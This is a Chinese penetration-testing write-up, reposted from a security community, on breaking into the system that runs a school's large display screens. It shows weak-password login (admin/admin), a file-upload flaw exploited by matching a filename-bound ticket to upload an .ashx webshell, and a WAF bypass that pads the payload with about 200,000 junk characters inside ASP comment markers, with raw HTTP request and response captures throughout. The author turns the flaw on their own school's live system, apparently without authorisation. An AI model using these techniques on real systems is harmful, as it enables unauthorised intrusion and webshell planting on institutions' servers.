实战渗透-看我如何拿下自己学校的大屏幕(Bypass)

远海 合天智汇 今天

本文转自先知社区：https://xz.aliyun.com/t/7786

前言

从1月份入坑到现在，已经5个月了。这五个月来一直在刷edusrc，并且在本月初成功达到了总榜第五名。很多人问我如何快速批量刷站？那么，他来了。本次分享一次对自己学校的一次安全检测实战文章。帮助萌新理清思路，同时，欢迎各位大佬指点不足。

0x01

先看学校的域名ip地址

注意:这里我建议不要看主域名的，看二级域名的ip地址。因为一些地区的职业院校都是集中统一在一台服务器上的，只有一些二级域名才会搭建在学校的机房里面

如我们学校的二级域名:

creat.**.com 上面搭建的系统是智慧校园系统。IP归属地与学校地理位置符合。

那么开始找C段。

fofa关键词: 12.230..1/24

在12.230..194:8000下面找到一个系统。功能不详。

因为只有一个登录

类似系统有很多，比如OA等。这些系统开始都是一些登录，且是一个闭源程序，一没办法本地测试，二是不能代码审计。

我个人比较常用的方法:

查看HTML源代码-》提取特有文件名/路径等-》FOFA寻找相同网站-》猜测弱口令-》挖掘0day-》Getshell

因为程序本身就是闭源，开始的一个登录就让大部分人束手无策。无法探测到里面的内容

所以，遇到此类程序的第一种快捷方法：找相同程序的弱口令

所以，遇到此类程序的第一种快捷方法：找相同程序的弱口令

在首页HTML源代码中，发现一处AJAX请求地址，

/Service/C***.asmx/Get*

```
function InitNextThemeImage() {
    jQuery.ajax({
        type: "POST",
        contentType: "application/json",
        data: "{fileName:'" + re il ame + "' }",
        dataType: "json",
        url: "/Service/ .asmx/Ge
        success: function (result) {
            var imageFile = result.d[0];
            currentFileName = result.d[1];
            if (imageFile != "") {
                if (index == 0) {
                    $("#imgBack1").attr("src", imageFile);
                    currentImageWidth1 = result.d[2];
                    currentImageHeight1 = result.d[3];
                } else {
                    $("#imgBack0").attr("src", imageFile);
                    currentImageWidth0 = result.d[2];
                    currentImageHeight0 = result.d[3];
                }
            }
```

那么我们就可以直接搜索这个文件名，就能获取到一些相同程序的站点


同样，搜索到的站点也是只有一个登录页面。那么我们可以挨个测一下弱口令

最终。发现一个类似于开发厂商的测试站点。admin /admin 成功登录进去

看到相应功能，就知道，这是啥了。。我们学校的大屏幕就是这玩意管理的

那么，废话不多说，开始测试功能

简单粗暴的来到个人中心(因为这里一般都会有更换头像的地方)




先试着穿一个jpg文件。

成功上传并返回一个地址:

```
------WebKitFormBoundaryyb8QOgk9BMz1LCmj
Content-Disposition: form-data; name="fileToUpload"; filename="test.jpg"
Content-Type: image/jpeg

test
------WebKitFormBoundaryyb8QOgk9BMz1LCmj
Content-Disposition: form-data; name="directory"

UserFiles/Blog/admin/BasicFiles
------WebKitFormBoundaryyb8QOgk9BMz1LCmj
Content-Disposition: form-data; name="ticket"

09328D4F0BD81B15EE9BCDB469F535CB
------WebKitFormBoundaryyb8QOgk9BMz1LCmj
Content-Disposition: form-data; name="nametype"
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/plain; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Access-Control-Allow-Origin: *
Date: Mon, 18 May 2020 11:10:51 GMT
Connection: close
Content-Length: 21

20200518071051778.jpg
```

然后更改文件名为:test.aspx




```
Accept-Language: zh-CN,zh;q=0.9

------WebKitFormBoundaryyb8QOgk9BMz1LCmj
Content-Disposition: form-data; name="fileToUpload"; filename="test.aspx"
Content-Type: image/jpeg

test
------WebKitFormBoundaryyb8QOgk9BMz1LCmj
Content-Disposition: form-data; name="directory"

UserFiles/Blog/admin/BasicFiles
------WebKitFormBoundaryyb8QOgk9BMz1LCmj
Content-Disposition: form-data; name="ticket"

09328D4F0BD81B15EE9BCDB469F535CB
------WebKitFormBoundaryyb8QOgk9BMz1LCmj
Content-Disposition: form-data; name="nametype"
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/plain; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Access-Control-Allow-Origin: *
Date: Mon, 18 May 2020 11:12:20 GMT
Content-Length: 5

error
```

出现error，根据个人经验，出现这类问题，我一般喜欢在传一个ss.jpg。与成功上传的test.jpg同类型不同名

来判断是否为白名单。

发现ss.jpg也会出现error



```
O*140&fid=0&prex=/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

------WebKitFormBoundaryyb8QOgk9BMz1LCmj
Content-Disposition: form-data; name="fileToUpload"; filename="ss.jpg"
Content-Type: image/jpeg

test
------WebKitFormBoundaryyb8QOgk9BMz1LCmj
Content-Disposition: form-data; name="directory"

UserFiles/Blog/admin/BasicFiles
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/plain; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Access-Control-Allow-Origin: *
Date: Mon, 18 May 2020 11:12:33 GMT
Content-Length: 5

error
```

那么，这里可以得出结论，之前的手法与白名单无关。

看了对应的参数:fileToUpload（上传的文件）directory（文件存储路径）ticket不详


当我将返回包更改为初始成功上传的状态的时候，更改了Ticket的内容。发现出现error

```
1
------WebKitFormBoundaryyb8QOgk9BMz1LCmj
Content-Disposition: form-data; name="directory"

UserFiles/Blog/admin/BasicFiles
------WebKitFormBoundaryyb8QOgk9BMz1LCmj
Content-Disposition: form-data; name="ticket"

09328D4F0BD81B15EE9BCDB469F535CA
------WebKitFormBoundaryyb8QOgk9BMz1LCmj
Content-Disposition: form-data; name="nametype"


------WebKitFormBoundaryyb8QOgk9BMz1LCmj
Content-Disposition: form-data; name="name"
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/plain; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Access-Control-Allow-Origin: *
Date: Mon, 18 May 2020 11:16:22 GMT
Connection: close
Content-Length: 5

error
```

那么可以肯定，能否成功跟这个Ticket有关系。

将所有窗口关闭，一步一步对比。发现Ticket生成的请求包




```
POST                                    HTTP/1.1
Connection: close

{fileName:'test.jpg'}
```

```
HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Access-Control-Allow-Origin: *
Date: Mon, 18 May 2020 11:19:42 GMT
Connection: close
Content-Length: 40

{"d":"09328D4F0BD81B15EE9BCDB469F535CB"}
```

多次测试。发现。生成Ticket的文件名必须要跟上传文件名相同才能成功上传。

那么生成一个test.ashx(个人喜欢）得到的Ticket替换之前的

成功拿到shell。



那么这就是一个0day。有了这个系统的0day。我就可以拿去打自己学校的系统了

0x02

将HOST地址改成自己学校的地址，发送数据包，发现直接rest了。。。。不用想，肯定是有狗。

asp，aspx，ashx，asmx，cshtml(不解析) 多个测试。发现都是直接rest

进行信息收集，知道了是奇安信WAF


。。。类型检测+内容检测。。。


玩nm！！！！！！！！！！！！！

于是求助RG大哥的帮助，知道了NET平台下还有一个扩展名是SVC

github 地 址 :https://github.com/ysrc/webshell-sample/blob/master/others/svcSmallSpy.svc

成功上传。。





但是访问地址出现了 500错误，也就是。。并没有被执行。。。

想到了之前自己发过的文章。。

用垃圾字符来绕。。。

Blog: www.websecuritys.cn/?p=274

经过测试发现。当内容字符逐渐变大，得到返回相应的时间也就越长。那么可以确定。后端在进行匹配。

Bypass原理。够多的垃圾字符可以消耗WAF的内存，导致Bypass


由于之前测试的结果。Ticket的文件名要跟上传的文件名相同

那么，先生成一个Ticket

这里用垃圾字符

我用了20w

内容{*.ashx}



得到文件的Ticket

那么，在上传的fileToUpload 的文件名，也要与Ticket的文件名相同，复制过来

同时，因为WAF自带内容检测。那么。将shell代码放在垃圾字符的末尾。


这里必须要注意:


由于垃圾字符太大。必须要用注释符号注释掉

```
<%--
dsadas垃圾字符
--%>
shell代码
```

成功Bypass。

拿到webshell





DoraBox之文件上传

http://hetianlab.com/expc.do?ec=ECIDfaf3-05da-4d49-9e11-72953b14f22c

（通过DoraBox靶场系列闯关练习，了解文件上传漏洞的基础知识及如何进行绕过上传恶意文件。）

戳原文，认真学习！

阅读原文